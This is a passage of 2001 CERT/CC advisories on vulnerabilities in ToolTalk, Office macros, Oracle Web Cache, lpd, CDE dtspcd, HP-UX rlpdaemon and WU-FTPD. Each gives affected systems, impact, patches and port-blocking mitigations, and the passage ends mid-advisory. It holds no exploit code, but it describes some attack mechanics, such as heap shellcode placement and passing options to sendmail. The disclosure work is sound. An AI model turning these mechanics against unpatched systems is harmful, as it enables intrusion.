Until patches are available and can be applied, you may wish to block access to the RPC portmapper service and the ToolTalk RPC service from untrusted networks such as the Internet. Using a firewall or other packet-filtering technology, block the ports used by the RPC portmapper and ToolTalk RPC services. The RPC portmapper service typically runs on ports 111/tcp and 111/udp. The ToolTalk RPC service may be configured to use port 692/tcp or another port as indicated in output from the `rpcinfo` command. Keep in mind that blocking ports at a network perimeter does not protect the vulnerable service from the internal network. It is important to understand your network configuration and service requirements before deciding what changes are appropriate.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Caldera, Inc.

Caldera Open Unix and UnixWare are vulnerable. Caldera has released Security Advisory CSSA-2001-SCO.28.

Compaq Computer Corporation

Compaq has released Advisory SSRT0767U:
http://ftp.support.compaq.com/patches/.new/html/SSRT0767U.shtml.

Cray Inc.

UNICOS and UNICOS/mk are not vulnerable to [this] advisory. Cray, Inc. does include ToolTalk within the CrayTools product. However, this implementation does not use `rpc.ttdbserverd`. Therefore, Cray, Inc. is not vulnerable to this advisory. See Cray SPR 721061 for more details. Cray SPRs are available to licensed Cray customers.

Hewlett-Packard Company

Patches are now available from HP. See HPSBUX0110-168 for details.

IBM Corporation

IBM AIX 5.1 and 4.3 are vulnerable. IBM has released an emergency fix (efix) which contains patched binaries for both AIX 5.1 and AIX 4.3 as well as an advisory:
ftp://aix.software.ibm.com/aix/efixes/security/tooltalk_efix.tar.Z.

IBM is working on APARs which will not be available until late October or November of 2001.

AIX 4.3: Pending assignment
AIX 5.1: APAR #IY23846

The Open Group

The Open Group maintains source code for the Common Desktop Environment (CDE). Source licensees of The Open Group's CDE product can contact desktop@opengroup.org for advice and a source patch that address this issue.

SGI

SGI acknowledges the CDE vulnerabilities reported by CERT and is currently investigating. No further information is available at this time. For the protection of all our customers, SGI does not disclose, discuss or confirm vulnerabilities until a full investigation has occurred and any necessary patch(es) or release streams are available for all vulnerable and supported IRIX operating systems. Until SGI has more definitive information to provide, customers are encouraged to assume all security vulnerabilities as exploitable and take appropriate steps according to local site security policies and requirements. As further information becomes available, additional advisories will be issued via the normal SGI security information distribution methods including the wiretap mailing list.

http://www.sgi.com/support/security/

Sun

Sun has released Security Bulletin #00212 (URL wrapped):
http://sunsolve.Sun.COM/pub-cgi/retrieve.pl?doctype=coll&doc=
secbull/212&type=0&nav=sec.sba

Sun patches are available at the following location: http://sunsolve.sun.com/securitypatch/.

Xi Graphics

Xi Graphics DeXtop 2.1 is vulnerable. Further information and a patch are available at the following locations:
ftp://ftp.xig.com/pub/updates/dextop/2.1/DEX2100.010.txt
ftp://ftp.xig.com/pub/updates/dextop/2.1/DEX2100.010.tar.gz

Appendix B References

1. http://www.opengroup.org/cde/
2. http://www.opengroup.org/desktop/faq/
3. http://xforce.iss.net/alerts/advise98.php
4. http://www.kb.cert.org/vuls/id/595507
5. http://www.cert.org/advisories/CA-1998-11.html

The CERT Coordination Center thanks Internet Security Systems (ISS) X-Force, who published an advisory on this issue. We would also like to thank The Open Group for technical assistance.

Authors: Art Manion and Shawn V. Hernan

Revision History

```
October  5, 2001:  initial release

October  8, 2001:  updated vendor information for Caldera, Compaq,
Cray, fixed Authors and X-Force links

October  9, 2001:  updated vendor information for Cray, Xi Graphics

October 17, 2001:  updated vendor information for Caldera

November 14, 2001:  updated vendor information for Compaq, Sun
```

28 CA-2001-28: Automatic Execution of Macros

Original release date: October 08, 2001
Last revised: Mon Oct 15 09:32:36 EDT 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

Systems running:

- Windows
  - Microsoft Excel 2000
  - Microsoft Excel 2002
  - Microsoft PowerPoint 2000
  - Microsoft PowerPoint 2002
- Macintosh
  - Microsoft Excel 98
  - Microsoft Excel 2001
  - Microsoft PowerPoint 98
  - Microsoft PowerPoint 2001

According to Microsoft, versions of Excel and PowerPoint (or indeed, other products in the Office suite) prior to this may be affected, but may be outside of hotfix support. [For example, Symantec states that Microsoft Excel 97 and Microsoft Powerpoint 97 are vulnerable.] Because Microsoft Excel 97 and Microsoft Powerpoint 97 are outside of the hotfix support window, these products may be vulnerable, but not eligible for a hotfix. For more information regarding hotfix eligibility status, please see the Microsoft Product Support Services webpage. In general, Microsoft no longer tests software outside of hotfix status for vulnerabilities, and does not provide patches to address vulnerabilities that may be discovered in that software.

Quoting from Microsoft Security Bulletin MS01-050

It's important to understand that Excel and PowerPoint 97 do not have the same macro security framework as Excel and PowerPoint 2000 and 2002. The Excel and PowerPoint 97 macro security framework lacks many key features that the 2000 and 2002 macro security framework has, including a digital signature trust model that allows trusted, signed macros to be differentiated from untrusted, unsigned macros. Under this older framework, it is difficult for a user to make an informed decision regarding the trustworthiness of macros. In addition, as noted under "Tested Versions", Excel and PowerPoint 97 are no longer supported products. Because of these two issues, customers who are concerned about macro security are urged to upgrade to a support version with a more robust macro security model.

Overview

An intruder can include a specially crafted macro in a Microsoft Excel or PowerPoint document that can avoid detection and run automatically regardless of the security settings specified by the user.

I. Description

Microsoft Excel and PowerPoint scan documents when they are opened and check for the existence of macros. If the document contains macros, the user running Excel or PowerPoint is alerted and asked if he would like the macros to be run. However, Microsoft Excel and PowerPoint may not detect malformed macros, so a user can unknowingly run macros containing malicious code when opening an Excel or PowerPoint document.

An intruder who can entice or deceive a victim into opening a document using a vulnerable version of Excel or PowerPoint could take any action the victim could take, including, but not limited to

- reading, deleting, or modifying data, either locally or on open file shares
- modifying security settings (including macro virus protection settings)
- sending electronic mail
- posting data to or retrieving data from web sites

For more information, please see
http://securityresponse.symantec.com/avcenter/security/Content/2001.10.04.html
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-050.asp

Given the strong potential for widespread abuse of this vulnerability, we strongly recommend that you apply patches as soon as you are able. For example, the Melissa virus which spread in March of 1999 used social engineering to convince victims to execute a macro embedded in a Microsoft Word document. For more information, see the CERT/CC Advisory listed below:
http://www.cert.org/advisories/CA-1999-04.html.

As a general practice, everyone should be aware of the potential damage that Trojan horses and other kinds of malicious code can cause to *any* platform. For more information, see
http://www.cert.org/advisories/CA-1999-02.html.

This vulnerability has been assigned the identifier CAN-2001-0718 by the Common Vulnerabilities and Exposures (CVE) group: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0718.

II. Impact

An attacker can execute arbitrary code on the target system with the privileges of the victim running Excel or PowerPoint.

III. Solution

Apply a patch

Appendix A contains information from vendors who have provided information for this advisory. We will update the appendix as we receive more information. If a vendor's name does not appear, then the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Until a patch can be applied, and as a general practice, we recommend using caution when opening attachments. However, it is important to note that relying on the "From" line in an electronic mail message is not sufficient to authenticate the origin of the document.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Microsoft Corporation

See Microsoft Security Bulletin MS01-050.

Appendix B References

1. http://securityresponse.symantec.com/avcenter/security/Content/2001.10.04.html
2. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-050.asp
3. http://www.kb.cert.org/vuls/id/287067
4. http://www.cert.org/advisories/CA-1999-04.html
5. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0718

The CERT Coordination Center thanks Peter Ferrie and Symantec Security Response, who discovered this vulnerability and published the information in their advisory. Additionally, we thank Microsoft Corporation, who published an advisory on this issue.

Author: Ian A. Finlay and Shawn V. Hernan.

Revision History

```
October 8, 2001:  initial release

October 11,2001:  added information to systems affected section

October 15,2001:  revised systems affected section
```

29 CA-2001-29: Oracle9iAS Web Cache vulnerable to buffer overflow

Original release date: October 25, 2001
Last revised: --
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

Systems running:

- Oracle9iAS Web Cache

Overview

A remotely exploitable buffer overflow in the Oracle9iAS Web Cache allows intruders to execute arbitrary code or disrupt the normal operation of Web Cache.

I. Description

Defcom Labs has discovered a remotely exploitable buffer overflow vulnerability in the Oracle9iAS Web Cache (on all platforms) that allows intruders to either execute arbitrary code with the privileges of the Web Cache process, or disrupt the normal operation of Web Cache. The Oracle9iAS Web Cache provides four web services that are all vulnerable and enabled by default when the software is installed. For more information about these web services, please see the Oracle9iAS Web Cache Administration and Deployment Guide *(registration required)*. These services and the associated ports they listen on are listed below:

- 1100/tcp (incoming web cache proxy)
- 4000/tcp (administrative interface)
- 4001/tcp (web XML invalidation port)
- 4002/tcp (statistics port)

Additional information regarding this vulnerability is available at

http://otn.oracle.com/deploy/security/pdf/webcache.pdf

http://www.securityfocus.com/archive/1/3BCEE434.F597D815@defcom.com

II. Impact

An intruder can execute arbitrary code with the privileges of the web cache process or disrupt the normal operation of Web Cache. Additionally, an intruder might be able to intercept and/or modify sensitive data such as credentials and other types of sensitive information passing through the host running Web Cache. Finally, an intruder may be able to gain access to other systems by using Web Cache as an entry point into the network or by leveraging an existing trust relationship between Web Cache and another system.

III. Solution

Install a patch from Oracle. More information is available in Appendix A.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Oracle

Please see http://otn.oracle.com/deploy/security/pdf/webcache.pdf

Appendix B References

1. http://otn.oracle.com/deploy/security/pdf/webcache.pdf
2. http://www.kb.cert.org/vuls/id/649979
3. http://www.securityfocus.com/archive/1/3BCEE434.F597D815@defcom.com

The CERT Coordination Center thanks Defcom Security, who discovered this vulnerability and published the information in their advisory. Additionally, we thank Oracle, who published an advisory on this issue.

Author: Ian A. Finlay

Revision History

```
October 25, 2001:  initial release
```

30 CA-2001-30: Multiple Vulnerabilities in lpd

Original release date: November 05, 2001
Last revised: November 15, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- BSDi BSD/OS Version 4.1 and earlier
- Debian GNU/Linux 2.1 and 2.1r4
- All released versions of FreeBSD 3.x and 4.x prior to 4.4-RELEASE; FreeBSD 4.3-STABLE and 3.5.1-STABLE prior to the correction date.
- Hewlett-Packard HP9000 Series 700/800 running HP-UX releases 10.01, 10.10, 10.20, 11.00, and 11.11
- IBM AIX Versions 4.3 and AIX 5.1
- Mandrake Linux Versions 6.0, 6.1, 7.0, 7.1
- NetBSD 1.5.2 and earlier
- OpenBSD Version 2.9 and earlier
- Red Hat Linux 6.0, 6.2 all architectures
- SCO OpenServer Version 5.0.6a and earlier
- SGI IRIX 6.5-6.5.13
- Sun Solaris 8 and earlier
- SuSE Linux Versions 6.1, 6.2, 6.3, 6.4, 7.0, 7.1, 7.2

Overview

There are multiple vulnerabilities in several implementations of the line printer daemon (lpd). The line printer daemon enables various clients to share printers over a network. Review your configuration to be sure you have applied all relevant patches. We also encourage you to restrict access to the lpd service to only authorized users.

I. Description

There are multiple vulnerabilities in several implementations of the line printer daemon (lpd), affecting several systems. Some of these problems have been publicly disclosed previously. However, we believe many system and network administrators may have overlooked one or more of these vulnerabilities. We are issuing this document primarily to encourage system and network administators to check their systems for exposure to each of these vulnerabilities, even if they have addressed some lpd vulnerabilities recently.

Most of these vulnerabilities are buffer overflows allowing a remote intruder to gain root access to the lpd server. For the latest and most detailed information about the known vulnerabilities, please see the vulnerability notes linked to below.

VU#274043 - BSD line printer daemon buffer overflow in displayq()

There is a buffer overflow in several implementations of in.lpd, a BSD line printer daemon. An intruder can send a specially crafted print job to the target and then request a display of the print queue to trigger the buffer overflow. The intruder may be able use this overflow to execute arbitrary commands on the system with superuser privileges.

The line printer daemon must be enabled and configured properly in order for an intruder to exploit this vulnerability. This is, however, trivial as the line printer daemon is commonly enabled to provide printing functionality. In order to exploit the buffer overflow, the intruder must launch his attack from a system that is listed in the "/etc/hosts.equiv" or "/etc/hosts.lpd" file of the target system.

VU#388183 - IBM AIX line printer daemon buffer overflow in kill_print()

A buffer overflow exists in the kill_print() function of the line printer daemon (lpd) on AIX systems. An intruder could exploit this vulnerability to obtain root privileges or cause a denial of service (DoS). The intruder would need to be listed in the victim's /etc/hosts.lpd or /etc/hosts.equiv file, however, to exploit this vulnerability.

VU#722143 - IBM AIX line printer daemon buffer overflow in send_status()

A buffer overflow exists in the send_status() function of the line printer daemon (lpd) on AIX systems. An intruder could exploit this vulnerability to obtain root privileges or cause a denial of service (DoS). The intruder would need to be listed in the victim's /etc/hosts.lpd or /etc/hosts.equiv file, however, to exploit this vulnerability.

VU#466239 - IBM AIX line printer daemon buffer overflow in chk_fhost()

A buffer overflow exists in the chk_fhost() function of the line printer daemon (lpd) on AIX systems. An intruder could exploit this vulnerability to obtain root privileges or cause a denial of service (DoS). The intruder would need control of the DNS server to exploit this vulnerability.

VU#39001 - line printer daemon allows options to be passed to sendmail

There exists a vulnerability in the line printer daemon that permits an intruder to send options to sendmail. These options could be used to specify another configuration file, allowing an intruder to gain root access.

VU#30308 - line printer daemon hostname authentication bypassed with spoofed DNS

A vulnerability exists in the line printer daemon (lpd) shipped with the printer package for several systems. The authentication method was not thorough enough. If a remote user was able to control their own DNS so that their IP address resolved to the hostname of the print server, access would be granted when it should not be.

VU#966075 - Hewlett-Packard HP-UX line printer daemon buffer overflow

A buffer overflow exists in HP-UX's line printer daemon (rlpdaemon) that may allow an intruder to execute arbitrary code with superuser privilege on the target system. The rlpdaemon is installed by default and is active even if it is not being used. An intruder does not need any prior knowledge, or privileges on the target system, in order to exploit this vulnerability.

II. Impact

All of these vulnerabilities can be exploited remotely. In most cases, they allow an intruder to execute arbitrary code with the privileges of the lpd server. In some cases, an intruder must have access to a machine listed in /etc/hosts.equiv or /etc/hosts.lpd, and in some cases, an intruder must be able to control a nameserver.

One vulnerability (VU#39001) allows you to specify options to sendmail that can be used to execute arbitrary commands. Ordinarily, this vulnerability is only exploitable from machines that are authorized to use the lpd server. However, in conjunction with another vulnerability (VU#30308), permitting intruders to gain access to the lpd service, this vulnerability can be used by intruders not normally authorized to use the lpd service.

For specific information about the impacts of each of these vulnerabilities, please consult the CERT Vulnerability Notes Database (http://www.kb.cert.org/vuls).

III. Solution

Apply a patch from your vendor

Appendix A contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments. Please contact your vendor directly.

This table represents the status of each vendor with regard to each vulnerability. Please be aware that vendors produce multiple products; if they are listed in this table, not all products may be affected. If a vendor is not listed in the table below, then their status should be considered unknown. For specific information about the status of each of these vulnerabilities, please consult the CERT Vulnerability Notes Database (http://www.kb.cert.org/vuls).

	VU#274043	VU#388183	VU#722143	VU#466239	VU#39001	VU#30308	VU#966075
Vendors Affected	Berkeley Software Design, Inc. (BSDI) FreeBSD NetBSD OpenBSD Red Hat SCO SGI SuSE	IBM	IBM	IBM	Debian Mandrake Red Hat Sun	Debian IBM Red Hat	Hewlett-Packard
Vendors Not Affected	Caldera Engarde Fujitsu IBM Sun	Apple Caldera Cray Engarde FreeBSD Fujitsu Red Hat Sun	Apple Caldera Cray Engarde FreeBSD Fujitsu Red Hat Sun	Apple Caldera Cray Engarde FreeBSD Fujitsu Red Hat Sun	Caldera Cray Engarde FreeBSD Fujitsu IBM	Apple Caldera Engarde FreeBSD Fujitsu Sun	Apple Caldera Cray Engarde FreeBSD Fujitsu IBM Red Hat Sun

Restrict access to the lpd service

As a general practice, we recommend disabling all services that are not explicitly required. You may wish to disable the line printer daemon if there is not a patch available from your vendor.

If you cannot disable the service, you can limit your exposure to these vulnerabilities by using a router or firewall to restrict access to port 515/TCP (printer). Note that this does not protect you against attackers from within your network.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Apple Computer, Inc.

Mac OS X does not have the line printer daemon vulnerability issues described in these advisories.

Berkeley Software Design, Inc. (BSDI)

Some (older) versions are affected. The current (BSD/OS 4.2) release is not vulnerable. Systems are only vulnerable to attack from hosts which are allowed via the /etc/hosts.lpd file (which is empty as shipped).

BSD/OS 4.1 is the only vulnerable version which is still officially supported by Wind River Systems. A patch (M410-044) is available in the normal locations, ftp://ftp.bsdi.com/bsdi/patches or via our web site at http://www.bsdi.com/support.

Compaq

Compaq has not been able to reproduce the problems identified in this advisory for TRU64 UNIX. We will continue testing and address the LPD issues if a problem is discovered and provide patches as necessary.

Cray

Cray, Inc. has been unable to prove an lpd vulnerability. However, it was deemed that a buffer overflow may be possible and so did tighten up the code. See Cray SPR 721101 for more details.

Debian

http://www.debian.org/security/2000/20000109

FreeBSD, Inc.

ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-01%3A58.lpd.asc

Hewlett-Packard Company

Hewlett-Packard has released

HPSBUX0108-163 Sec. Vulnerability in rlpdaemon

Bulletin and patches available from http://itrc.hp.com

Details to access http://itrc.hp.com are included at the last half of any HP Bulletin.

IBM Corporation

http://www-1.ibm.com/services/continuity/recover1.nsf/4699c03b46f2d4f68525678c006d45ae/85256a3400529a8685256ac7005cf00a/$FILE/oar391.txt

Mandrake Software

http://www.linux-mandrake.com/en/updates/2000/MDKSA-2000-054.php3

NetBSD

If lpd has been enabled, this issue affects NetBSD versions 1.5.2 and prior releases, and NetBSD-current prior to August 30, 2001. lpd is disabled by default in NetBSD installations.

Detailed information will be released subsequent to the publication of this CERT advisory.

An up-to-date PGP signed copy of the release will be maintained at

ftp://ftp.netbsd.org/pub/NetBSD/security/advisories/NetBSD-SA2001-018.txt.asc

Information about NetBSD and NetBSD security can be found at http://www.NetBSD.ORG and http://www.NetBSD.ORG/Security/.

OpenBSD

http://www.openbsd.org/errata29.html#lpd

RedHat Inc.

http://www.redhat.com/support/errata/RHSA2000002-01.6.0.html
http://www.redhat.com/support/errata/RHSA-2001-147.html

Santa Cruz Operation, Inc. (SCO)

ftp://stage.caldera.com/pub/security/openserver/CSSA-2001-SCO.20/

SGI

ftp://patches.sgi.com/support/free/security/advisories/20011003-01-P

SuSE

http://lists2.suse.com/archive/suse-security-announce/2001-Oct/0000.html

The CERT Coordination Center thanks Internet Security Systems (1)(2) and IBM for the information provided in their advisories.

Feedback on this document can be directed to the author, Jason A. Rafail

References

- http://www.kb.cert.org/vuls/id/274043
- http://www.kb.cert.org/vuls/id/388183

- http://www.kb.cert.org/vuls/id/722143
- http://www.kb.cert.org/vuls/id/466239
- http://www.kb.cert.org/vuls/id/39001
- http://www.kb.cert.org/vuls/id/30308
- http://www.kb.cert.org/vuls/id/966075
- http://www.kb.cert.org/vuls

Revision History

```
November 05, 2001:  Initial release

November 07, 2001:  Updated FreeBSD Systems Affected

November 08, 2001:  Updated Red Hat Statement

November 09, 2001:  Updated Apple Table Status

November 15, 2001:  Modified Credit Statement
```

31 CA-2001-31: Buffer Overflow in CDE Subprocess Control Service

Original release date: November 12, 2001
Last revised: May 30, 2002
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Systems running CDE

Overview

There is a remotely exploitable buffer overflow vulnerability in a library function used by the CDE Subprocess Control Service. This vulnerability could be used to crash the service or to execute arbitrary code with root privileges. This vulnerability is documented in VU#172583.

I. Description

The Common Desktop Environment (CDE) is an integrated graphical user interface that runs on UNIX and Linux operating systems. The CDE Subprocess Control Service (`dtspcd`) is a network daemon that accepts requests from clients to execute commands and launch applications remotely. On systems running CDE, `dtspcd` is spawned by the Internet services daemon (typically `inetd` or `xinetd`) in response to a CDE client request. `dtspcd` is typically configured to run on port 6112/tcp with root privileges.

For more information about CDE, see
http://www.opengroup.org/cde/ http://www.opengroup.org/desktop/faq/.

There is a remotely exploitable buffer overflow vulnerability in a shared library that is used by `dtspcd`. During client negotiation, `dtspcd` accepts a length value and subsequent data from the client without performing adequate input validation. As a result, a malicious client can manipulate data sent to `dtspcd` and cause a buffer overflow, potentially executing code with root privileges.

This vulnerability was first reported to us in March 1999, and more recently by Internet Security Systems (ISS) X-Force. For more information, see
http://www.kb.cert.org/vuls/id/172583 http://xforce.iss.net/alerts/advise101.php.

This vulnerability has been assigned the identifier CAN-2001-0803 by the Common Vulnerabilities and Exposures (CVE) group:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803.

Many common UNIX systems ship with CDE installed and enabled by default. To determine if your system is configured to run dtspcd, check for the following entries (may be wrapped):

```
/etc/services
```

```
dtspc 6112/tcp
```

```
/etc/inetd.conf
```

```
dtspc stream tcp nowait root /usr/dt/bin/dtspcd /usr/dt/bin/dtspcd
```

Any system that does not run the CDE Subprocess Control Service is not vulnerable to this problem.

II. Impact

An attacker can execute arbitrary code with root privileges.

III. Solution

Apply a patch

Appendix A contains information from vendors who have provided information for this advisory. We will update the appendix as we receive more information. If a vendor's name does not appear, then the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Limit access to vulnerable service

Until patches are available and can be applied, you may wish to limit or block access to the Subprocess Control Service from untrusted networks such as the Internet. Using a firewall or other packet-filtering technology, block or restrict access to the port used by the Subprocess Control Service. As noted above, dtspcd is typically configured to listen on port 6112/tcp. It may be possible to use TCP Wrapper or a similar technology to provide improved access control and logging functionality for dtspcd connections. Keep in mind that blocking ports at a network perimeter does not protect the vulnerable service from the internal network. It is important to understand your network configuration and service requirements before deciding what changes are appropriate. TCP Wrapper is available from ftp://ftp.porcupine.org/pub/security/index.html.

Disable vulnerable service

You may wish to consider disabling dtspcd by commenting out the appropriate entry in /etc/inetd.conf. As a best practice, the CERT/CC recommends disabling any services that are not explicitly required. As noted above, it is important to consider the consequences of such a change in your environment.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Caldera, Inc.

Caldera Open Unix and UnixWare are vulnerable. Caldera has released Security Advisory CSSA-2001-SCO.30:
ftp://stage.caldera.com/pub/security/openunix/CSSA-2001-SCO.30/CSSA-2001-SCO.30.txt

Compaq Computer Corporation

Case ID SSRT0782U
Compaq has not been able to reproduce the problem identified in this advisory for any Compaq OS. However, with the information available, we are including a code change for Compaq's TRU64 UNIX that will further reduce any potential overflow vulnerability. This updated code will be announced when patches are available from the TRU64 UNIX FTP site and will be included in future releases of TRU64 UNIX. The TRU64 UNIX FTP patch site is at:
http://ftp.support.compaq.com/public/dunix/.

To subscribe to automatically receive future NEW Security Advisories from the Compaq's Software Security Response Team via electronic mail, use your browser select the URL:
http://www.support.compaq.com/patches/mailing-list.shtml.

Select "Security and Individual Notices" for immediate dispatch notifications directly to your mailbox. To report new Security Vulnerabilities, send mail to: security-ssrt@compaq.com.

In April of 2002 Compaq released the following Security Bulletin (SSRTM541):

> http://wwss1pro.compaq.com/support/reference_library/viewdocument.asp?source=SRB0013W.xml&dt=11
>
> http://ftp.support.compaq.com/patches/.new/html/SSRT-541.shtml

Cray Inc.

UNICOS, UNICOS/mk, and CrayTools are not vulnerable.

Fujitsu

Fujitsu's UXP/V operating system is not vulnerable because it does not support any CDE components.

Hewlett-Packard Company

Hewlett-Packard has released Security Bulletin HPSBUX0111-175. Hewlett-Packard Security Bulletins are available at the IT Resource Center web site (registration required): http://www.itresourcecenter.hp.com/.

IBM Corporation

The IBM AIX Development and Security teams continue to examine the source code for CDE's `dtspcd` (sub-process control daemon). We have discovered that the fixes developed for this vulnerability three years ago are not effective at closing this security hole. We have since developed emergency fixes and APAR assignments for AIX 4.3 and 5.1 to eliminate the vulnerability (once and for all!).

- For AIX 4.3, the APAR is IY25436
- For AIX 5.1, the APAR is IY25437

To receive the emergency fix, AIX SupportLine customers can call 1-800-CALL-AIX. The emergency fix ("CDE_dtspcd_efix.tar.Z") is posted for customer download at: ftp://aix.software.ibm.com/aix/efixes/security/.

This efix also contains the efix for another buffer overflow in libDtSvc.a (efix "CDE_libDtSvc_efix.tar.Z", found in the FTP site given above). Thus, customers need only download and install this efix ("CDE_dtspcd_efix.tar.Z") to apply the two patches.

The Open Group

The Open Group maintains source code for the Common Desktop Environment (CDE). The Open Group is investigating this issue, and source licensees of The Open Group's CDE product can contact desktop@opengroup.org for advice regarding this issue.

SGI

SGI has released the following documents:

- SGI Security Advisory 20011107-01-P
  ftp://patches.sgi.com/support/free/security/advisories/20011107-01-P
- SGI Security Advisory 20020302-01-A
  ftp://patches.sgi.com/support/free/security/advisories/20020302-01-A

Sun

Sun has released Security Bulletin #00214:
http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/214.

Sun has also published Sun Alert Notification 41764:
http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=salert/41764.

Xi Graphics

Xi Graphics DeXtop 2.1 is vulnerable. Further information and a patch are available at the following location:
ftp://ftp.xig.com/updates/dextop/2.1/DEX2100.012.txt ftp://ftp.xig.com/updates/dextop/2.1/DEX2100.012.tar.gz.

Appendix B References

1. http://www.kb.cert.org/vuls/id/172583
2. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803
3. http://xforce.iss.net/alerts/advise101.php
4. http://www.opengroup.org/cde/
5. http://www.opengroup.org/desktop/faq/

The CERT Coordination Center thanks Internet Security Systems (ISS) X-Force, who published an advisory on this issue.

Author: Art Manion

Revision History

```
November 12, 2001:  initial release, added workaround to disable
vulnerable service

November 13, 2001:  updated vendor information for HP

November 15, 2001:  updated vendor information for IBM, Xi Graphics

November 16, 2001:  updated vendor information for IBM

November 30, 2001:  updated vendor information for SGI

December 17, 2001:  updated vendor information for IBM

January 10, 2002:  updated vendor information for Sun

April 3, 2002:  updated vendor information for SGI

May 30, 2002:  updated vendor information for Compaq
```

32 CA-2001-32: HP-UX Line Printer Daemon Vulnerable to Directory Traversal

Original release date: November 21, 2001
Last revised: December 6, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

HP9000 Servers running the following releases:

- HP-UX Version 10.01
- HP-UX Version 10.10
- HP-UX Version 10.20
- HP-UX Version 11.00
- HP-UX Version 11.11

Overview

The HP-UX line printer daemon (rlpdaemon) enables various clients to share printers over a network. A remotely exploitable directory traversal vulnerability exists in the rlpdaemon.

I. Description

By sending a specially crafted print request to an HP-UX host running the rlpdaemon, a local or remote attacker can create arbitrary files or directories on the target host. Given the ability to create files on the system, an attacker may be able to leverage this vulnerability to gain privileged access to the system. Intruders may find this vulnerability attractive to exploit because the line printer daemon is enabled by default to provide printing services. Additionally, no previous knowledge of or access to the vulnerable system is required for exploitation.

Internet Security Systems (ISS) and Hewlett-Packard Company have issued the following announcements, respectively:
Remote Logic Flaw Vulnerability in HP-UX Line Printer Daemon
Hewlett-Packard Company Security Bulletin #0176

This vulnerability has been assigned the identifier CAN-2001-0817 by the Common Vulnerabilities and Exposures (CVE) group: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0817.

For the latest and most detailed information about this vulnerability, please see VU#638011.

II. Impact

An attacker may be able to gain privileged access and execute arbitrary code on the target system.

III. Solution

Install a patch from HP. More information is available in Appendix A.

Restrict access to the lpd service

As a general practice, we recommend disabling all services that are not explicitly required. You may wish to disable the line printer daemon until a patch can be applied. If you cannot disable the service, you can limit your exposure to these vulnerabilities by using a router or firewall to restrict access to port 515/TCP (printer). Note that this does not protect you against attackers from within your network.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Hewlett-Packard Company

Please see Hewlett-Packard Company Security Bulletin #0176.

Appendix B References

1. http://www.kb.cert.org/vuls/id/638011
2. http://xforce.iss.net/alerts/advise102.php
3. http://www.kb.cert.org/vuls/id/IAFY-54PKL4

This vulnerability was discovered and researched by Mark Dowd and Kris Hunt of Internet Security Systems (ISS). The CERT/CC thanks ISS for the information contained in their advisory.

Author: Ian A. Finlay

Revision History

```
November 21, 2001: initial release
```

```
December 06, 2001: changed title, updated description, updated im-
pact
```

33 CA-2001-33: Multiple Vulnerabilities in WU-FTPD

Original release date: November 29, 2001
Last revised: February 15, 2002
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Systems running WU-FTPD and its derivatives

Overview

WU-FTPD is a widely deployed software package used to provide File Transfer Protocol (FTP) services on UNIX and Linux systems. There are two vulnerabilities in WU-FTPD that expose a system to potential remote root compromise by anyone with access to the FTP service. These vulnerabilities have recently received increased scrutiny.

I. Description

There are two remote code execution vulnerabilities in the Washington University FTP daemon (WU-FTPD). Both of these vulnerabilities have been discussed in public forums and have received widespread exposure.

VU#886083: WU-FTPD does not properly handle file name globbing

WU-FTPD features globbing capabilities that allow a user to specify multiple file names and locations using typical shell notation. See CERT Advisory CA-2001-07 for a more complete explanation of globbing.

WU-FTPD implements its own globbing code instead of using libraries in the underlying operating system. When the globbing code is called, it allocates memory on the heap to store a list of file names that match the expanded glob expression. The globbing code is designed to recognize invalid syntax and return an error condition to the calling function. However, when it encounters a specific string, the globbing code fails to properly return the error condition. Therefore, the calling function proceeds as if the glob syntax were correct and later frees unallocated memory that can contain user-supplied data.

If intruders can place addresses and shellcode in the right locations on the heap using FTP commands, they may be able to cause WU-FTPD to execute arbitrary code by later issuing a command that is mishandled by the globbing code.

This vulnerability is potentially exploitable by any user who is able to log in to a vulnerable server, including users with anonymous access. If the exploit is successful, an attacker may be able to execute arbitrary code with the privileges of WU-FTPD, typically root. If the exploit is unsuccessful, the thread servicing the request will fail, but the WU-FTPD process will continue to run.

Note that at least one derivative of WU-FTPD, BeroFTPD, is also vulnerable. BeroFTPD has been merged back into WU-FTPD and is no longer separately maintained.

This vulnerability has been assigned the identifier CAN-2001-0550 by the Common Vulnerabilities and Exposures (CVE) group:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0550.

CORE Security Technologies has published a Vulnerability Report on this issue:
